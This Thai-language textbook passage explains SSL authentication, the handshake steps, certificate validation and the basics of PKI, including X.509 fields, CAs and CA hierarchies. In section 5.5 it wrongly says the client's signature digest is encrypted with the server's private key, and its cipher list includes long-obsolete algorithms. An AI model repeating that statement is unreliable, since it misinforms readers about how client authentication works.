ในการติดต่อกันระหว่างเว็บเซิร์ฟเวอร์และเว็บไคลเอนต์ผ่านเครือข่ายอินเทอร์เน็ตและเครือข่าย TCP/IP นั้นจะมีขั้นตอนการทำงานหลักๆ ดังนี้

- **การพิสูจน์ตนของ SSL ณ เซิร์ฟเวอร์ (SSL server authentication)**: จะอนุญาตหรือให้ผู้ใช้ (User) สามารถตรวจสอบว่าเซิร์ฟเวอร์ที่ติดต่อเป็นเซิร์ฟเวอร์ที่ผู้ใช้ต้องการติดต่อด้วยโดย SSL-enabled Client S/W สามารถใช้เทคนิคมาตรฐานของการเข้าและถอดรหัสโดยใช้กุญแจสาธารณะ ในการตรวจสอบว่า certificate และ Public ID ของเซิร์ฟเวอร์ถูกต้องจริงและออกแบบให้โดย CA (Certificate authority) ซึ่งการแสดงการยืนยันนี้จะสำคัญต่อผู้ใช้ เช่น การที่ผู้ใช้จำเป็นต้องส่งหมายเลขบัตรเครดิตผ่านทางเครือข่าย (Network) และต้องการตรวจสอบและพิสูจน์เซิร์ฟเวอร์นั้น
- **การพิสูจน์ตนของ SSL ณ ไคลเอนต์ (SSL client authentication)**: โดยเซิร์ฟเวอร์สามารถตรวจสอบผู้ใช้โดยใช้วิธีเดียวกับข้างบน นั่นคือ SSL-enabled server S/W สามารถตรวจสอบว่า certificate และ ID ของผู้ใช้ว่าถูกต้องและใช้ได้และออกให้โดย CA ซึ่งการตรวจสอบนี้อาจจำเป็น เช่น เซิร์ฟเวอร์ต้องการตรวจสอบว่าเป็นผู้ใช้ที่ตนติดต่อด้วยจริงก่อนที่จะส่งข่าวสารเกี่ยวกับการเงินไปให้ผู้ใช้นั้นๆ

- **การเข้ารหัสในการเชื่อมต่อแบบ SSL (An encrypted SSL connection)**: จะทำการเข้ารหัสข้อมูลข่าวสารที่ส่งระหว่างไคลเอนต์และเซิร์ฟเวอร์ (sending software ใช้ในการเข้ารหัสและ receiving software ใช้ในการถอดรหัส) ข้อมูลข่าวสารที่ส่งบน encrypted SSL connection จะถูกป้องกันโดยกลไกในการป้องกัน นั่นคือ จะทราบได้โดยอัตโนมัติว่าข้อมูลถูกเปลี่ยนแปลงหรือไม่ในระหว่างการส่ง

5.1 องค์ประกอบของ SSL

โพรโตคอล SSL แบ่งเป็น

- SSL record Protocol: กำหนดรูปแบบที่ใช้ในการส่งข้อมูล
- SSL handshake Protocol: จะเกี่ยวข้องกับการใช้ SSL record Protocol ในการแลกเปลี่ยนข้อความ (message) ระหว่าง SSL-enabled server กับ SSL-enabled client ในตอนเริ่มต้นการติดตั้งการเชื่อมต่อแบบ SSL

  การแลกเปลี่ยนข่าวสารถูกออกแบบมาเพื่อช่วย

  1) ตรวจสอบเซิร์ฟเวอร์ที่ไคลเอนต์ติดต่อ
  2) ช่วยให้ไคลเอนต์และเซิร์ฟเวอร์เลือกอัลกอริทึมที่ใช้ในการเข้าและถอดรหัสข้อมูลที่สนันสนุนการทำงาน
  3) ตรวจสอบไคลเอนต์ที่เซิร์ฟเวอร์ติดต่อ
  4) การใช้เทคนิคการเข้ารหัสโดยใช้กุญแจสาธารณะในการสร้าง secret key ที่ใช้ร่วมกัน
  5) ติดตั้งการติดต่อสื่อสารแบบ SSL

5.2 การเข้าและถอดรหัสใน SSL (Ciphers Used with SSL)

SSL สนับสนุนอัลกอริทึมที่ใช้ในการเข้าและถอดรหัสหลายๆ ชนิด ดังนี้

- DES (Data Encryption Standard) เป็นการเข้ารหัสใช้โดยรัฐบาลของประเทศสหรัฐอเมริกา
- DSA (Digital Signature Algorithm) เป็นส่วนหนึ่งของมาตรฐานของการตรวจสอบลายเซ็นดิจิตอล (Digital Authentication)
- RSA เป็นอัลกอริทึมที่ใช้ในการเข้าและถอดรหัสและการยืนยันตัวบุคคล
- Triple-DES มีการทำงานที่คล้ายกับแบบ DES แต่จะมีการเข้ารหัสถึง 3 ครั้ง
- KEA (Key Exchange Algorithm)
- MD5 (Message Digest)
- RC2/RC4 (Rivest Encryption Ciphers)
- RSA Key Exchange

เป็นต้น

5.3 การตกลงเชื่อมต่อใน SSL (SSL Handshake)

โพรโตคอล SSL จะใช้เทคนิคของการเข้ารหัสข้อมูลโดยใช้กุญแจสาธารณะและแบบคีย์เหมือน (Symmetric) ซึ่งการเข้ารหัสแบบคีย์เหมือนมีการเข้ารหัสที่รวดเร็วกว่าการเข้ารหัสแบบกุญแจสาธารณะ แต่การเข้ารหัสแบบกุญแจสารธารณะจะใช้เทคนิคในการตรวจสอบและยืนยันตัวบุคคล (Authentication) ที่ดีกว่าแบบคีย์เหมือน ในขั้นตอนการสื่อสารแบบ SSL จะเริ่มต้นด้วยการแลกเปลี่ยนข้อความ (message) ที่เรียกว่า การตกลงการเชื่อมต่อใน SSL โดยในการตกลงการเชื่อมต่อนั้นจะอนุญาตให้เซิร์ฟเวอร์และไคลเอนต์ทำการยืนยันตัวเองแก่ตัวไคลเอนต์โดยใช้เทคนิคของกุญแจสาธารณะ อีกทั้งเซิร์ฟเวอร์และไคลเอนต์ร่วมกันสร้างกุญแจหรือ Session Key ที่ใช้ในการส่งข้อมูลแก่กัน ซึ่งขั้นตอนของการตกลงการเชื่อต่อในการแลกเปลี่ยนข้อมูล มีดังนี้

1. ไคลเอนต์ส่งหมายเลขเวอร์ชันของ SSL (SSL Version Number) ของไคลเอนต์ / รูปแบบการเข้า / ถอดรหัส / วิธีการบีบอัดข้อมูลและข้อมูลอื่นๆ ให้แก่เซิร์ฟเวอร์ที่เซิร์ฟเวอร์ต้องการติดต่อกับไคลเอนต์โดยใช้ SSL
2. เซิร์ฟเวอร์ส่งหมายเลขเวอร์ชันของ SSL ของตัวเอง / รูปแบบการติดต่อ / วิธีการบีบอัดข้อมูลและ certificate ไปให้ไคลเอนต์เพื่อยืนยันตัวตนว่าเป็นเซิร์ฟเวอร์ซึ่งตนติดต่อด้วยจริง
3. ไคลเอนต์จะใช้ข้อมูลที่ได้รับมาจากเซิร์ฟเวอร์มาตรวจสอบเพื่อยืนยันว่าเป็นเซิร์ฟเวอร์นั้นจริง ถ้าเซิร์ฟเวอร์นั้นไม่สามารถถูกตรวจสอบได้ผู้ใช้จะได้รับการเตือนว่าเกิดปัญหาขึ้น และแสดงว่าการเข้ารหัส (Encrypted) และการยืนยันตัวบุคคล (Authenticated) ไม่สามารถติดตั้งได้
4. ใส่ข้อมูลทั้งหมดในการทำการเชื่อมต่อ จากนั้นไคลเอนต์จะสร้าง "premaster secret" เพื่อสร้างเส้นทางการสื่อสารการติดต่อและทำการเข้ารหัสโดยใช้กุญแจสาธารณะของเซิร์ฟเวอร์ (ได้รับจากเซิร์ฟเวอร์ในข้อ 2) และทำการส่ง premaster secret ที่ถูกทำการเข้ารหัสให้แก่เซิร์ฟเวอร์
5. ในกรณีที่เซิร์ฟเวอร์ต้องการตรวจสอบว่าไคลเอนต์นี้เป็นไคลเอนต์จริงหรือไม่ ไคลเอนต์ก็จะส่ง certificate ของไคลเอนต์พร้อมกับ premaster secret ที่ถูกเข้ารหัสให้แก่เซิร์ฟเวอร์พร้อมๆ กัน
6. เซิร์ฟเวอร์ทำการตรวจสอบ certificate ของไคลเอนต์นั้น ถ้าการตรวจสอบล้มเหลวการสร้างเส้นทางการสื่อสารจะสิ้นสุดลง ถ้าการตรวจสอบถูกต้องเซิร์ฟเวอร์จะใช้ไพรเวตคีย์ของตนทำการถอดรหัส premaster secret และทำการสร้าง master key ขึ้นมา
7. ไคลเอนต์และเซิร์ฟเวอร์จะใช้ master key สร้าง session key ซึ่งเป็น symmetric keys ที่ใช้ในการเข้าและถอดรหัส ข้อมูลข่าวสารที่ใช้แลกเปลี่ยนในช่วงการติดต่อสื่อสารของ SSL และใช้ในการตรวจสอบความถูกต้อง นั่นคือจะตรวจสอบการเปลี่ยนแปลงของข้อมูล (Data) ในช่วงเวลาที่มันส่งและในช่วงเวลาที่รับข้อมูลผ่านการติดต่อแบบ SSL


8. ไคลเอนต์ส่งข้อความไปบอกแก่เซิร์ฟเวอร์ว่าข้อความถัดไปที่ไคลเอนต์จะส่งไปให้จะถูกเข้ารหัสโดย session key จากนั้นไคลเอนต์จะส่งข้อความ (ที่ถูกเข้ารหัสโดย session key) เพื่อบอกแก่เซิร์ฟเวอร์ว่าในส่วนของไคลเอนต์นั้นทำการตกลงการเชื่อมต่อเสร็จสิ้น
9. เซิร์ฟเวอร์ส่งข้อความไปบอกแก่ไคลเอนต์ว่าข้อความต่อไปที่จะส่งมาจะเข้ารหัสด้วย session key และเซิร์ฟเวอร์จะทำการส่งข้อความที่เข้ารหัสไว้ (โดย session key) ไปให้แก่ไคลเอนต์เพื่อบอกว่าการตกลงการเชื่อมต่อในส่วนของเซิร์ฟเวอร์เสร็จสิ้นแล้ว
10. การตกลงการเชื่อมต่อใน SSL เสร็จสิ้นและช่องทางการสื่อสารแบบ SSL ติดตั้งสำเร็จและเริ่มทำงาน ไคลเอนต์และเซิร์ฟเวอร์จะใช้ session keys ในการเข้าและถอดรหัสข้อมูลที่ไคลเอนต์และเซิร์ฟเวอร์ส่งระหว่างกันและกันและใช้ตรวจสอบความถูกต้อง

5.4 การยืนยันตัวเซิร์ฟเวอร์ (Server Authentication)

เป็นการที่ไคลเอนต์ทำการตรวจสอบเซิร์ฟเวอร์โดยให้เซิร์ฟเวอร์ทำการยืนยันตัวเองเหมือนกันกับในขั้นตอนที่ 2 ในการตกลงการเชื่อมต่อใน SSL โดยเซิร์ฟเวอร์ทำการส่ง certificate ของตัวเองไปให้แก่ไคลเอนต์และเมื่อได้รับข้อมูลเหล่านั้นก็จะทำการตรวจสอบดังในขั้นตอนที่ 3 ของการทำการตกลงการเชื่อมต่อใน SSL

ในการตรวจสอบการยืนยันที่ฝั่งเซิร์ฟเวอร์มีขั้นตอนดังนี้

1. ไคลเอนต์จะทำการตรวจสอบถึงช่วงเวลาที่สามารถใช้งานได้ของ certificate ของเซิร์ฟเวอร์ซึ่งถ้าการตรวจสอบได้ว่าช่วงวันและเวลาในการทำงานของ certificate ของเซิร์ฟเวอร์ยังสามารถใช้ได้ก็จะทำการตรวจสอบในขั้นตอนต่อไป
2. ไคลเอนต์จะทำการตรวจสอบองค์กรที่ทำการออกใบ certificate ของเซิร์ฟเวอร์ว่าเป็นองค์กรที่เชื่อถือได้หรือไม่ซึ่งในกรณีที่เป็นองค์กรที่เชื่อถือได้ก็จะทำการตรวจสอบต่อไปในขั้นที่ 3 แต่ถ้าเป็นองค์กรที่ไม่สามารถเชื่อถือได้ก็จะไม่ทำการยืนยันในขั้นต่อไป
3. ไคลเอนต์จะใช้กุญแจสาธารณะที่ได้จากใบรับรองของ CA (มีอยู่ใน list ของ CA ของไคลเอนต์) เพื่อตรวจสอบลายเซ็นดิจิตอล (Digital Signature) ของ CA บน certificate ของเซิร์ฟเวอร์ ในกรณีที่ข้อมูลในลายเซ็นดิจิตอลได้รับการเปลี่ยนแปลงหรือกุญแจสาธารณะ-ของ CA บน certificate ไม่สอดคล้องกับไพรเวตคีย์ที่ใช้โดย CA ในการสร้าง certificate ไคลเอนต์ก็จะไม่รับรองการยืนยันของเซิร์ฟเวอร์
4. เป็นขั้นตอนที่ทำการยืนยันว่าเซิร์ฟเวอร์ที่ไคลเอนต์กำลังทำการติดต่อด้วยนั้นมีโดเมนเนม (Domain Name) ภายในเครือข่ายตรงกันกับโดเมนเนมในใบ certificate หรือไม่ ซึ่งถ้าตรงแสดงว่าเป็นเซิร์ฟเวอร์ที่สามารถเชื่อถือได้ ดังรูปที่ 5-2 แสดงขั้นตอนในการตรวจสอบเซิร์ฟเวอร์




รูปที่ 5-2 แสดงขั้นตอนการทำงานของการตรวจสอบในส่วนของเซิร์ฟเวอร์

5.5 การยืนยันตัวไคลเอนต์ (Client Authentication)

ในกรณีที่เซิร์ฟเวอร์ต้องการตรวจสอบหรือยืนยันจากไคลเอนต์โดยเซิร์ฟเวอร์จะร้องขอไปยังไคลเอนต์ (ดูในขั้นตอนที่ 6 ของการตกลงการเชื่อมต่อใน SSL) โดยไคลเอนต์จะทำการส่ง certificate ของตัวเองและส่วนของลายเซ็นดิจิตอลไปให้แก่เซิร์ฟเวอร์ จากนั้นเซิร์ฟเวอร์จะทำการตรวจสอบโดยใช้ลายเซ็นดิจิตอลมาตรวจสอบความถูกต้องของกุญแจสาธารณะใน certificate ที่ไคลเอนต์ส่งมา

โพโตคอล SSL จะร้องขอให้ไคลเอนต์ทำการสร้างลายเซ็นดิจิตอลโดยใช้วิธี one-way hash โดยใช้ข้อมูลที่สุ่มขึ้นมาในขณะที่ทำการตกลงการเชื่อมต่อโดยรู้กันเฉพาะเซิร์ฟเวอร์กับไคลเอนต์นั้น ส่วนของข้อมูลที่ถูกทำการบีบอัด (Digest) จะถูกเข้ารหัสโดยไพรเวตคีย์ของฝั่งเซิร์ฟเวอร์ที่สอดคล้องกับกุญแจสาธารณะใน certificate ที่ส่งไปให้แก่เซิร์ฟเวอร์

ในการตรวจสอบการยืนยันที่ฝั่งไคลเอนต์ มีขั้นตอนดังนี้



รูปที่ 5-3 แสดงขั้นตอนการทำการตรวจสอบในส่วนของไคลเอนต์

1 เว็บเซิร์ฟเวอร์จะทำการตรวจสอบลายเซ็นดิจิตอลของเว็บไคลเอนต์ว่าสามารถใช้กับพับลิกคีย์ใน ใบรับรองดิจิตอลหรือไม่ ถ้าใช้ได้เว็บเซิร์ฟเวอร์จะสร้างการยืนยันพับลิกคีย์นี้เป็นของ John Doe ตามรูปที่ 5-3 ซึ่งตรงกับไพรเวตคีย์ที่ใช้ในการสร้างลายเซ็นดิจิตอลและข้อมูลไม่ได้ถูกดักหรือถูกเปลี่ยนแปลงตั้งแต่เริ่มทำการสร้างลายเซ็นดิจิตอล

2 เว็บเซิร์ฟเวอร์จะทำการตรวจสอบช่วงเวลาที่ใช้งานได้ของใบรับรองดิจิตอลของเว็บไคลเอนต์เพื่อตรวจสอบว่าวันและเวลาที่เว็บเซิร์ฟเวอร์ติดต่อกับเว็บไคลเอนต์นี้อยู่ในช่วงเวลาที่กำหนดไว้หรือไม่ ถ้าไม่อยู่ การยืนยันหรือการตรวจสอบจะไม่ทำอีกต่อไป แต่ถ้าอยู่ในช่วงก็จะไปยังขั้นตอนที่ 3

3 แต่ละ SSL-enabled ของเว็บเซิร์ฟเวอร์จะมีรายชื่อของใบรับรองดิจิตอลของ CA ที่น่าเชื่อถือ (อยู่ในรูปที่ 5-3 ส่วนที่แรเงาของเว็บเซิร์ฟเวอร์) โดยรายชื่อนี้จะแสดงใบรับรองดิจิตอลทั้งหมดที่เว็บเซิร์ฟเวอร์สามารถรับรองได้ ซึ่งถ้า DN (Distinguish Name) ของ CA บนใบรับรองดิจิตอลของเว็บไคลเอนต์ตรงกับรายชื่อใบรับรองดิจิตอลของ CA ที่เว็บเซิร์ฟเวอร์ จะถือได้ว่าเชื่อถือได้ แต่ถ้าไม่มีอยู่ในใบรายชื่อ การตรวจสอบการยืนยันของเว็บไคลเอนต์จะถือว่าล้มเหลว

4 เว็บเซิร์ฟเวอร์จะใช้พับลิกคีย์ที่ได้จากใบรับรองของ CA (มีอยู่ใน list ของ CA ของเว็บเซิร์ฟเวอร์) เพื่อตรวจสอบลายเซ็นดิจิตอลของ CA บนใบรับรองดิจิตอลของเว็บไคลเอนต์ ในกรณีที่ข้อมูลในลายเซ็นดิจิตอลได้รับการเปลี่ยนแปลงหรือพับลิกคีย์ในใบรับรองดิจิตอลของ CA ไม่ตรงกันหรือไม่สอดคล้องกับไพรเวตคีย์ที่ใช้โดย CA ในการสร้างใบรับรองดิจิตอล เว็บเซิร์ฟเวอร์ก็จะไม่รับรองการยืนยันของเว็บไคลเอนต์

5 เป็นอีกหนทางหนึ่งสำหรับผู้ดูแลระบบในการถอนใบรับรองของเว็บไคลเอนต์ถึงแม้ว่าจะผ่านการตรวจสอบในขั้นตอนต่างๆ แล้วก็ตามโดยถ้าใบรับรองดิจิตอลของเว็บไคลเอนต์ในไดเร็กทอรี่ (Directory) ตรงกับใบรับรองดิจิตอลของเว็บไคลเอนต์ในการทำการตกลงเชื่อมต่อใน SSL ก็จะไปยังขั้นตอนที่ 6 แต่ใบรับรองดิจิตอลของเว็บไคลเอนต์ไม่อยู่ในไดเร็กทอรี่ ความน่าเชื่อถือ (Trusted) ของเว็บไคลเอนต์นั้นก็จะน้อยลง

6 เว็บเซิร์ฟเวอร์ทำการตรวจสอบว่าทรัพยากร (Resource) ใดหรือส่วนใดที่เว็บไคลเอนต์ได้รับอนุญาตในการเข้าใช้ ตาม ACLs (Access Control Lists) และทำการเชื่อมต่อการสื่อสารในรูปแบบที่เหมาะสม

บทที่ 6
โครงสร้างมูลฐานกุญแจสาธารณะ (PKI)

โครงสร้างมูลฐานกุญแจสาธารณะ (PKI) เป็นระบบที่ใช้สำหรับการเผยแพร่กุญแจสาธารณะและข้อมูลของคีย์นั้นในกระบวนการของการเข้าและถอดรหัสโดยใช้กุญแจสาธารณะเพื่อความปลอดภัยของข้อมูลที่ทำการรับส่งกันบนระบบเครือข่ายโดย PKI จะเอื้อประโยชน์ต่างๆ ดังนี้

- การจัดการคีย์ (Manage Keys)
  : ช่วยให้การสร้างคีย์ การแก้ไขคีย์และการระงับการใช้คีย์สามารถทำได้โดยง่าย
- เผยแพร่คีย์ (Publish Keys)
  : ช่วยให้เกิดความสะดวกสบายในการรับส่งคีย์และข้อมูลของคีย์ระหว่างการสื่อสาร
- การใช้งานคีย์ (Use Keys)
  : ช่วยให้ผู้ใช้สามารถใช้คีย์ได้ง่ายผ่านทางแอพพลิเคชันต่างๆ

6.1 โครงสร้างของ PKI

โครงสร้างของ PKI จะประกอบด้วย

1. ใบรับรองดิจิตอล (Digital Certificate)
   : ใบรับรองดิจิตอลตามมาตรฐาน X.509 ซึ่งเป็นมาตรฐานสำหรับกำหนดรูปแบบของใบรับรองดิจิตอล โดยสามารถแสดงได้ดังรูป

Version
Serial Number
Algorithm Identifier: - Algorithm - Parameters
Issuer
Period of Validity: - Not Before Date - Not After Date
Subject
Subject's Public Key - Algorithm - Parameter - Public Key
Signature

สามารถนำไปใช้ในด้านต่างๆ เช่น Client Certificate, Server Certificate และ Email Certificate เป็นต้น

2. Certificate Authority (CA)

: เป็นองค์กรที่ทำหน้าที่ออกใบรับรองดิจิตอล ซึ่งสามารถแบ่งได้เป็น 2 ประเภท ตามลักษณะขององค์กร คือ

- Internal CA คือ CA ที่ตั้งขึ้นมาเองภายในองค์กรและทำหน้าที่ออกใบรับรองดิจิตอลให้กับเฉพาะบุคคลและหน่วยงานภายในองค์กร
- Trusted Third Party คือ CA ที่เป็นองค์กรภายนอกหรือที่เรียกว่าองค์กรที่สาม ซึ่งทำหน้าที่ออกใบรับรองให้กับบุคคลและองค์กรอื่นๆ ทั่วไป โดยองค์กรเหล่านั้นจะต้องมีความน่าเชื่อถือเป็นอย่างสูง เช่น Verisign, Inc., US Postal Service และ Thawte เป็นต้น

3. Registration Authority (RA)

: เป็นหน่วยงานที่ทำหน้าที่ตรวจสอบบุคคลที่มาทำการขอใบรับรองดิจิตอล ซึ่งบางครั้งอาจจะถูกรวมไว้เข้ากับ CA ก็ได้

4. Directory Service

: เป็นที่เก็บข้อมูลของผู้ขอใบรับรองดิจิตอลรวมทั้งกุญแจสาธารณะด้วย

5. Software

: เป็นโปรแกรมหรือแอพพลิเคชันที่ช่วยในการจัดการและสนับสนุนการใช้งานใบรับรองดิจิตอล


6.2 กลไกการทำงานของ PKI

กลไกการทำงานของ PKI แบ่งได้เป็น 2 ลักษณะด้วยกัน

- Certification: เป็นกระบวนการในการเชื่อมกุญแจสาธารณะเข้ากับข้อมูลต่างๆ ของเจ้าของคีย์นั้น เช่น ข้อมูลส่วนตัว องค์กร และสิทธิในการใช้งาน เป็นต้น
- Validation: เป็นกระบวนการในการตรวจสอบว่าใบรับรองดิจิตอลนั้นยังมีความถูกต้อง (Valid) หรือไม่

6.2.1 Certification

Certification เป็นหน้าที่พื้นฐานของ PKI เกี่ยวกับวิถีทางในการเผยแพร่หรือกระจายค่าของกุญแจสาธารณะและข้อมูลที่เกี่ยวกับคีย์นั้น ดังนั้นอาจกล่าวได้ว่าใบรับรองดิจิตอล (Digital Certificate) ก็คือกุญแจสาธารณะและข้อมูลของคีย์นั้นนั่นเอง นอกจากนี้คุณลักษณะสำคัญของใบรับรองดิจิตอลอีกประการหนึ่งคือ จะมีการลงลายมือชื่อดิจิตอล (Digital Signature) ของผู้ออกด้วย โดยการลงลายมือชื่อดิจิตอลของผู้ออกจะอาศัยการเข้ารหัสโดยใช้ไพรเวตคีย์ของผู้ออกเพื่อเป็นการยืนยันว่าใบรับรองดิจิตอลนี้ถูกออกโดยผู้ออกดังกล่าวจริง



รูปที่ 6- 1 แสดงการลงลายเซ็นดิจิตอลของผู้ออกใบรับรอง (CA)

ผู้ที่ทำหน้าที่ออกใบรับรองดิจิตอลนั้นเราจะเรียกว่า Certificate Authority (CA) สามารแสดงตัวอย่างในการใช้งาน PKI ซึ่งเกี่ยวกับ Certification ได้ดังนี้


สมมติว่า Alice ต้องการสร้างช่องทางการสื่อสารที่ปลอดภัยกับ Bob โดยใช้กระบวนการเข้าและถอดรหัสโดยใช้กุญแจสาธารณะซึ่ง Alice จำเป็นจะต้องทราบกุญแจสาธารณะของ Bob ถ้าไม่มีการใช้ PKI Alice จำเป็นจะต้องมีความรู้โดยตรงเกี่ยวกับกุญแจสาธารณะของ Bob เช่น Bob ต้องทำการส่งมาให้ Alice ผ่านทางช่องทางการสื่อสารที่ปลอดภัยและถ้า Alice ต้องการติดต่อกับผู้อื่น เช่น Doug Alice ก็จำเป็นจะต้องได้รับกุญแจสาธารณะของ Doug โดยตรงก่อนเช่นกัน แต่เมื่อมีการประยุกต์ใช้ PKI Alice เพียงแต่มีความรู้เกี่ยวกับกุญแจสาธารณะของ CA เท่านั้นโดย CA จะออกใบรับรองดิจิตอลสำหรับกุญแจสาธารณะของทั้ง Bob และ Doug ดังนั้น เมื่อ Alice ต้องการจะสร้างช่องทางการสื่อสารที่ปลอดภัยกับ Bob และ Doug Alice ก็สามารถได้กุญแจสาธารณะที่ถูกต้องจากใบรับรองดิจิตอลของบุคคลทั้งสอง โดยเราจะเรียก Alice ว่า Certificate User ในขณะที่ Bob และ Doug จะเป็น Certificate Subject

หากจะกล่าวถึงความสัมพันธ์ระหว่าง CA, Certificate User และ Certificate Subject แต่ละฝ่ายจะเป็น entity เดียวกัน ซึ่งอาจจะเกี่ยวข้องกันหรือไม่ก็ได้ และความเชื่อถือกันระหว่างทั้งสามฝ่ายก็เป็นคุณลักษณะสำคัญประการหนึ่งของ PKI จากตัวอย่างข้างต้น Alice ต้องมีความเชื่อถือในใบรับรองดิจิตอลของ CA แต่ถ้า Alice และ CA ไม่เกี่ยวข้องกัน Alice จะเชื่อถือ CA นั้นได้อย่างไร ซึ่งจะกล่าวต่อไป

6.2.1.1 CA Arrangement

เนื่องจากเป็นไปไม่ได้ที่จะมี CA เพียงองค์กรเดียวเพื่อให้บริการใบรับรองดิจิตอลแก่บุคคลหรือหน่วยงานทั้งโลก ดังนั้น PKI จึงอนุญาตให้ CA สามารถทำการรับรอง CAs อื่นๆ ได้ กล่าวคือ CA กำลังบอกผู้ใช้ว่าพวกเขาสามารถให้ความเชื่อถือ CA อื่น (Second CA) ซึ่งระบุไว้ในใบรับรองดิจิตอลของ CA ได้จากตัวอย่างข้างต้น Alice, Bob และ Doug จะมีใบรับรองดิจิตอลของตนเองที่ออกโดย CA ต่างๆ กัน เมื่อ Alice ต้องการจะติดต่อกับ Bob Alice จะต้องรู้ถึงใบรับรองดิจิตอลของ CA ของ Bob หรือใบรับรองดิจิตอลของ CA ของ Alice ถ้า CA ของ Alice เป็นผู้ออกใบรับรองดิจิตอลให้ CA ของ Bob ซึ่งในกรณีหลังนี้ Alice จะได้กุญแจสาธารณะของ Bob อย่างปลอดภัยเพียงแค่ทราบใบรับรองดิจิตอลของ CA ของ Alice เราจะเรียกใบรับรองดิจิตอลที่ออกให้แก่ Alice และ Bob ว่า “End-user Certificate” และเรียกใบรับรองดิจิตอลที่ออกโดย CA ของ Alice ให้แก่ CA ของ Bob ว่า “CA Certificate”

